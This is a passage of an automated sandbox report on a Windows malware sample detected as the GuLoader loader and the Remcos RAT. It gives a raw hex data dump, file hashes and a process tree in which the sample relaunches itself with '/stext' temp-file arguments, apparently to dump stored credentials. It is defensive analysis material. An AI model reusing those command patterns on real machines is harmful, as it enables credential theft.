26 dc 67 ec 9d b6 82 25 ee ff a9 0b a1 9b 2b e2 53 8e cb 80 d9 08 0e 43 7f ab aa ac e8 48 0c 86 43 08 9d 39 48 04 fc 5a fd cb ff 7f d7 7e 5f cc dd e7 46 9c 10 4c 3d 16 86 e7 3c 91 40 12 5f 01 8e 41 14 23 b5 7b 43 89 4d 4f ad 4f fe 82 56 43 16 6f 60 ec 0e cc 2b 5a f9 2b db 17 89 0a 97 3c 4b 96 7c a4 e1 58 26 05 bd dd b6 55 ab 82 d1 2f 30 a1 29 7c 1d ca aa 24 22 59 fb a1 c2 6e 18 e5 67 5a 05 bf 70 24 a9 54 96 11 ce 4f 01 7c ab 96 38 b4 35 55 08 59 ea ed 23 06 cb 67 22 ff ab ea ab ed 73 ef 40 4f 10 61 66 d5 f0 91 4b 0c 68 4b 13 1b 27 3c 7c 9e cf 12 c2 37 76 5d 5f bc c1 76 8d 4a 87 b9 10 33 69 85 2b e7 99 38 4a d2 a4 a6 09 55 d3 c9 70 5e d8 c0 6d ff 3c fb 56 07 b6 e7 fb 66 8f fb f9 d7 f4 a8 fb 01 0b fa 5c db d2 33 8e 37 1f 9e 99 c1 15 13 ea e1 cd e4 0c 5c e6 ac b1 1f 0b fb d6 45 4d 17 b6 6f 1b e1 56 06 d4 42 8e 30 56 42 72 42 40 cf 5a 21 29 62 b6 a4 bb 97 62 c7 e2 1d 15 12 0a 25 a3 bb 05 00 9a 03 47 1d ba da 59 7d 50 7d 8e 32 9f ad 1a 63 b0 e4 61 64 4e f0 1e 51 c3 38 d1 41 bd 1c 4a a5 0a bf ef 76 e9 a1 3a 5d 3e a9 9e 0a 78 1e f6 26 2c 2f 4b 72 a9 4e b8 59 21 f1 d5 6b 79 38 Data Ascii: ?;}jI?\7Dm2YgdnXO795%lx&<AMVB0VBr@Z!)bb%GY}P}2c~@Xi@kbVU:L*HC[kn,OY|&{_Tr-`#~]-%N VV@5GaB96K:px}pzU2dv#g<f=S-G5B{7[1L*tCvkytbz3a$q10`]kcp]*z$_U]Xl8yeq~&r)B<XJ),RxBa|>pasJ'YIM_<rs!vDfj,QjP: UCAmo"_I{]fK<'G*HR@h;<3aUH(4E f:-&g0\c4z&KWTIpRwlHtyzkd\5YG*MAqCHUar%U#lb&g%+SCHC9HZ~_FL=<@_A# {CMOOVCo`+Z+<K|X&U/0)|$"YngZp$TO|85UY#g"s@OafKhK'<|7v]_vJ3i+8JUp^m<Vf\37\EMoVB0VBrB@Z!)bb%GY}P}2 cadNQ8AJv:]>x&,/KrNY!ky8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: loKmeabs9V.exe PID: 1536 Parent PID: 5592

General

Start time:	15:01:09
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\loKmeabs9V.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\loKmeabs9V.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	E0D74762F123EB6603898D1482EB9752

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.336047834.00000000022B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: loKmeabs9V.exe PID: 476 Parent PID: 1536

General

Start time:	15:02:09
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\loKmeabs9V.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\loKmeabs9V.exe'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	E0D74762F123EB6603898D1482EB9752
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000E.00000002.1286073742.0000000000757000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: loKmeabs9V.exe PID: 3576 Parent PID: 476

General

Start time:	15:03:11
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\loKmeabs9V.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\Desktop\loKmeabs9V.exe /stext 'C:\Users\user\AppData\Local\Temp\syqduvyml'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	E0D74762F123EB6603898D1482EB9752
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: loKmeabs9V.exe PID: 484 Parent PID: 476

General

Start time:	15:03:12
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\loKmeabs9V.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\loKmeabs9V.exe /stext 'C:\Users\user\AppData\Local\Temp\cawvvojfhdxf'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	E0D74762F123EB6603898D1482EB9752
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: loKmeabs9V.exe PID: 4112 Parent PID: 476

General

Start time:	15:03:13
Start date:	02/08/2021
Path:	C:\Users\user\Desktop\loKmeabs9V.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\loKmeabs9V.exe /stext 'C:\Users\user\AppData\Local\Temp\fubgoguhvlpsyny'
Imagebase:	0x400000
File size:	114688 bytes
MD5 hash:	E0D74762F123EB6603898D1482EB9752
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

Disassembly

Code Analysis